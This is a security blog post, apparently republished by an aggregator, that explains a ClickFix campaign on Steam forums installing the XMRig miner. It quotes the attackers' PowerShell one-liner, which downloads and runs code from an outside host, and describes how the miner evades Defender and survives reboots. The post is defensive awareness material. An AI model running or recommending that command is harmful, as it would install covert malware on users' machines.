








This year has seen a real boom in ClickFix attacks. It’s such a hit with criminals that we barely finish writing about one variation before it’s time to cover the next.
This time, attackers are targeting gamers: tech journalists spotted posts pushing malicious tips on Steam forums. Here’s what these posts look like, what malware they’re used to spread, and how to keep your device safe.
Many gamers turn to their fellow players on Steam forums for help and advice on things like beating a tricky quest, leveling up, scoring the best loot, or working around a bug. And it’s precisely this trust in community advice that attackers have decided to exploit.
The attack starts when criminals reply to someone’s question about game crashes, missing inventory items, or other technical issues. Posing as helpful commenters, they suggest opening PowerShell as an administrator and running a command that supposedly fixes the issue the user is having.

Disguising their post as troubleshooting advice, the malicious actor suggests running PowerShell as an administrator and executing a command that supposedly fixes the user’s issue. Source
As you might guess, running the command doesn’t fix anything — it just opens a whole new can of worms. That’s the whole idea behind ClickFix: using social engineering to trick victims into carrying out unsafe actions themselves while giving the scammers what they need to compromise the device. We’ve covered other ClickFix tricks before — fake CAPTCHAs, bogus browser errors, and more — all of which rely on getting the victim to run the malicious command on their own. You can read more about the different variations of ClickFix attacks in our earlier post.
The guile of using ClickFix on Steam forums is that the attack may hit not only the player who asked for help; plenty of other gamers who run into the same issue and find the answer via a Google search can fall for it too.
Before we get into what attackers actually trick gamers into installing this way, we need to cover some technical background. So, first off, the posts on Steam forums advise unsuspecting would-be victims to run the following command in PowerShell:
irm msfconfig.icu | iex
To someone not intimately familiar with PowerShell, this line might look fairly innocuous — it resembles launching MSConfig, Windows’ built-in system configuration utility, with a few extra parameters.
In reality, though, it’s anything but harmless. Let’s break down what each part of this command actually does:
Once run, this line of PowerShell code downloads a script from the specified site and immediately executes it. As one Reddit user rightly pointed out, you can safely find out what code would actually be downloaded to your device — without the risk of it running — just by deleting the second part, iex. Without it, the command will simply download the script’s contents and print them to the PowerShell window without executing them. This gives you the full, unobscured code that you’re being asked to run on your device. Next, let’s look at what these helpful Steam forum posters are actually trying to get gamers to install on their machines.
The attackers did their homework: the PowerShell script downloaded from their server does a convincing job of mimicking a Windows optimization utility. Once launched, it shows the user a series of notifications claiming to clear temporary files, flush the DNS cache, update drivers, check the disk for errors, disable unnecessary startup apps, scan the system for malware, repair the Windows image, and verify system file integrity.

The script displays a stream of messages about various fake optimization tasks to make it look like it’s doing useful maintenance. Source
The real activity, meanwhile, happens behind the scenes. The script starts by checking whether it’s running with administrator privileges. If it is, it creates a hidden working folder at C:\Windows\Background, and adds it to Microsoft Defender’s exclusion list. From that point on, any files placed in that folder cease to be scanned by Windows’ built-in antivirus.
Next, the script preps the system for the next stage of the attack and downloads an executable from the attackers’ server — saving it into that same C:\Windows\Background folder under the legitimate-sounding name system.exe.
The downloaded file is XMRig, one of the most popular tools for mining the Monero cryptocurrency. XMRig itself isn’t malware; it’s a legitimate, open-source mining tool. The problem is that attackers install it on victims’ computers without their knowledge. Once it’s running, the device’s computing power gets hijacked for Monero mining, with the resulting cryptocurrency going straight to the criminals.
This makes gamers’ rigs especially appealing targets: modern gaming PCs pack powerful CPUs and GPUs — exactly the kind of hardware that’s great for mining crypto.
To make sure the malware survives a reboot, the script also creates a new task in Windows Task Scheduler: XMRig-{computer name}. From then on, it automatically launches the crypto miner every time the system starts up.
Unfortunately, many gamers are reluctant to install security software — or keep it running — on their devices. The main culprit is the persistent myth that “an antivirus slows down your game”. We’ve covered research on this on our blog before, and the results showed no significant performance hit from running an antivirus while playing.
The same can’t be said for crypto miners, though — they definitely hurt performance, and they wear down your hardware faster to boot. So what can you do to keep your gaming PC and accounts out of harm’s way?
Curious how else attackers target gamers? Check out our other posts:
此内容由惯性聚合(RSS阅读器)自动聚合整理,仅供阅读参考。 原文来自 — 版权归原作者所有。